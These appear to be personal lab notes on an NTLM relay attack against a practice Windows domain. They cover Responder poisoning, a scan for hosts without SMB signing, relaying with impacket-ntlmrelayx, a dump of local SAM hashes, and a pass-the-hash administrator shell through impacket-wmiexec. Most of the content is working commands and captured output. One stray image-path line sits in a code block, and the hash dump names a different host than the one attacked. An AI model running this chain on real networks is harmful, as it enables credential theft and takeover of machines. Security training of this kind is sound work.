


Turn smb and http off


```
1 [Responder Core]$
2 $
3 ; Servers to start$
4 SQL = On$
5 SMB = Off$
6 RDP = On$
7 Kerberos = On$
8 FTP = On$
9 POP = On$
10 SMTP = On$
11 IMAP = On$
12 HTTP = Off$
13 HTTPS = On$
14 DNS = On$
15 LDAP = On$
16 DCERPC = On$
17 WINRM = On$
18 $
```



Turn it off

Start responder

```
[root@pivot]-[/tmp]
#responder -I eth0 -rdwv
```



NBT-NS, LLMNR & MDNS Responder 3.0.6.0

Author: Laurent Gaffie (laurent.gaffie@gmail.com)
To kill this script hit CTRL-C

```
[+] Poisoners:
LLMNR [ON]
NBT-NS [ON]
DNS/MDNS [ON]

[+] Servers:
HTTP server [OFF]
HTTPS server [ON]
WPAD proxy [ON]
Auth proxy [OFF]
SMB server [OFF]
```

Generate relay list isn't working for some reason

```
[root@pivot]-[/tmp]
#nmap smb 192.168.234.180/24 | tee output.txt
```

SMB	IP	Port	Host	OS
se)	192.168.234.140	445	DCORP-DC	[*] Windows Server 2019 Standard 17763 x64 (name:DCORP-DC) (domain:dollarcorp.moneycorp.local) (signing:False) (SMBv1:True)
SMB	192.168.234.137	445	DC	[*] Windows Server 2019 Standard 17763 x64 (name:DC) (domain:moneycorp.local) (signing:False) (SMBv1:True)
SMB	192.168.234.150	445	CI	[*] Windows 10 Education N 19042 x64 (name:CI) (domain:dollarcorp.moneycorp.local) (signing:False) (SMBv1:True)
SMB	192.168.234.151	445	RED	[*] Windows 10.0 Build 19041 x64 (name:RED) (domain:dollarcorp.moneycorp.local) (signing:False) (SMBv1:True)

tr -s : reduce multiple spaces to single spaces

cut -d ' ' -f2 : use a single empty space as delimiter.

grep -v -w : -v means exclude , -w means exact match

```
[root@pivot]-[/tmp]
#cat output.txt | tr -s ' ' | cut -d ' ' -f2 | grep -v -w "192.168.234.1" | tee targets.txt
192.168.234.140
192.168.234.137
192.168.234.150
192.168.234.151
[root@pivot]-[/tmp]
#
```

Start ntlm relay

```
[root@pivot]-[/tmp]
#impacket-ntlmrelayx -tf targets.txt -smb2support
Impacket v0.9.24.dev1+20210906.175840.50c76958 - Copyright 2021 SecureAuth Corporation

[*] Protocol Client DCSYNC loaded..
[*] Protocol Client HTTPS loaded..
[*] Protocol Client HTTP loaded..
[*] Protocol Client IMAP loaded..
[*] Protocol Client IMAPS loaded..
[*] Protocol Client LDAP loaded..
[*] Protocol Client LDAPS loaded..
[*] Protocol Client MSSQL loaded..
[*] Protocol Client RPC loaded..
[*] Protocol Client SMB loaded..
[*] Protocol Client SMTP loaded..
[*] Running in relay mode to hosts in targetfile
[*] Setting up SMB Server
[*] Setting up HTTP Server


[*] Setting up WCF Server
[*] Servers started, waiting for connections
```

On 192.168.234.151 trigger exception. For example, hostname which doesn't exist. For this attack to work, fcastle must be a localadmin on the target computer.

In this case, the non-existent domain will be thanos.local

```
[*] [NBT-NS] Poisoned answer sent to 192.168.234.151 for name THANOS (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 192.168.234.151 for name THANOS (service: File Server)
[*] [NBT-NS] Poisoned answer sent to 192.168.234.151 for name THANOS (service: Workstation/Redirector)
[*] [NBT-NS] Poisoned answer sent to 192.168.234.151 for name THANOS (service: Workstation/Redirector)
```

This error will pop after x amount of time.



```

[*] SMBD-Thread-8: Connection from DOLLARCORP/PPARKER@192.168.234.151 controlled, attacking target smb://192.168.234.151
[*] Target system bootKey: 0xc4445033f22219eac5837934f52a3d02
[-] Authenticating against smb://192.168.234.151 as DOLLARCORP/PPARKER FAILED
[*] SMBD-Thread-9: Connection from DOLLARCORP/PPARKER@192.168.234.151 controlled, but there are no more targets left!
[*] SMBD-Thread-10: Connection from DOLLARCORP/PPARKER@192.168.234.151 controlled, but there are no more targets left!
[*] Dumping local SAM hashes (uid:rid:\hash:nthash)
[*] SMBD-Thread-11: Connection from DOLLARCORP/PPARKER@192.168.234.151 controlled, but there are no more targets left!
[*] SMBD-Thread-12: Connection from DOLLARCORP/PPARKER@192.168.234.151 controlled, but there are no more targets left!
[*] SMBD-Thread-13: Connection from DOLLARCORP/PPARKER@192.168.234.151 controlled, but there are no more targets left!
[*] SMBD-Thread-14: Connection from DOLLARCORP/PPARKER@192.168.234.151 controlled, but there are no more targets left!
[*] SMBD-Thread-15: Connection from DOLLARCORP/PPARKER@192.168.234.151 controlled, but there are no more targets left!
Administrator:500:aad3b435b51404eeaad3b435b51404ee:496cea87e6e03ecac7361561649647d2:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
DefaultAccount:503:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
[-] SAM hashes extraction for user WDAGUtilityAccount failed. The account doesn't have hash information.
[*] Done dumping SAM hashes for host: 192.168.234.140

```

Testing credentials, working. Not sure why creds are domain admin instead of fcastle..

```

[~][root@pivot]-[/tmp]
#impacket-wmiexec -hashes aad3b435b51404eeaad3b435b51404ee:496cea87e6e03ecac7361561649647d2
administrator@192.168.234.150
Impacket v0.9.24.dev1+20210906.175840.50c76958 - Copyright 2021 SecureAuth Corporation

[*] SMBv3.0 dialect used
[!] Launching semi-interactive shell - Careful what you execute
[!] Press help for extra shell commands
C:\>whoami
dollarcorp\administrator

C:\>

```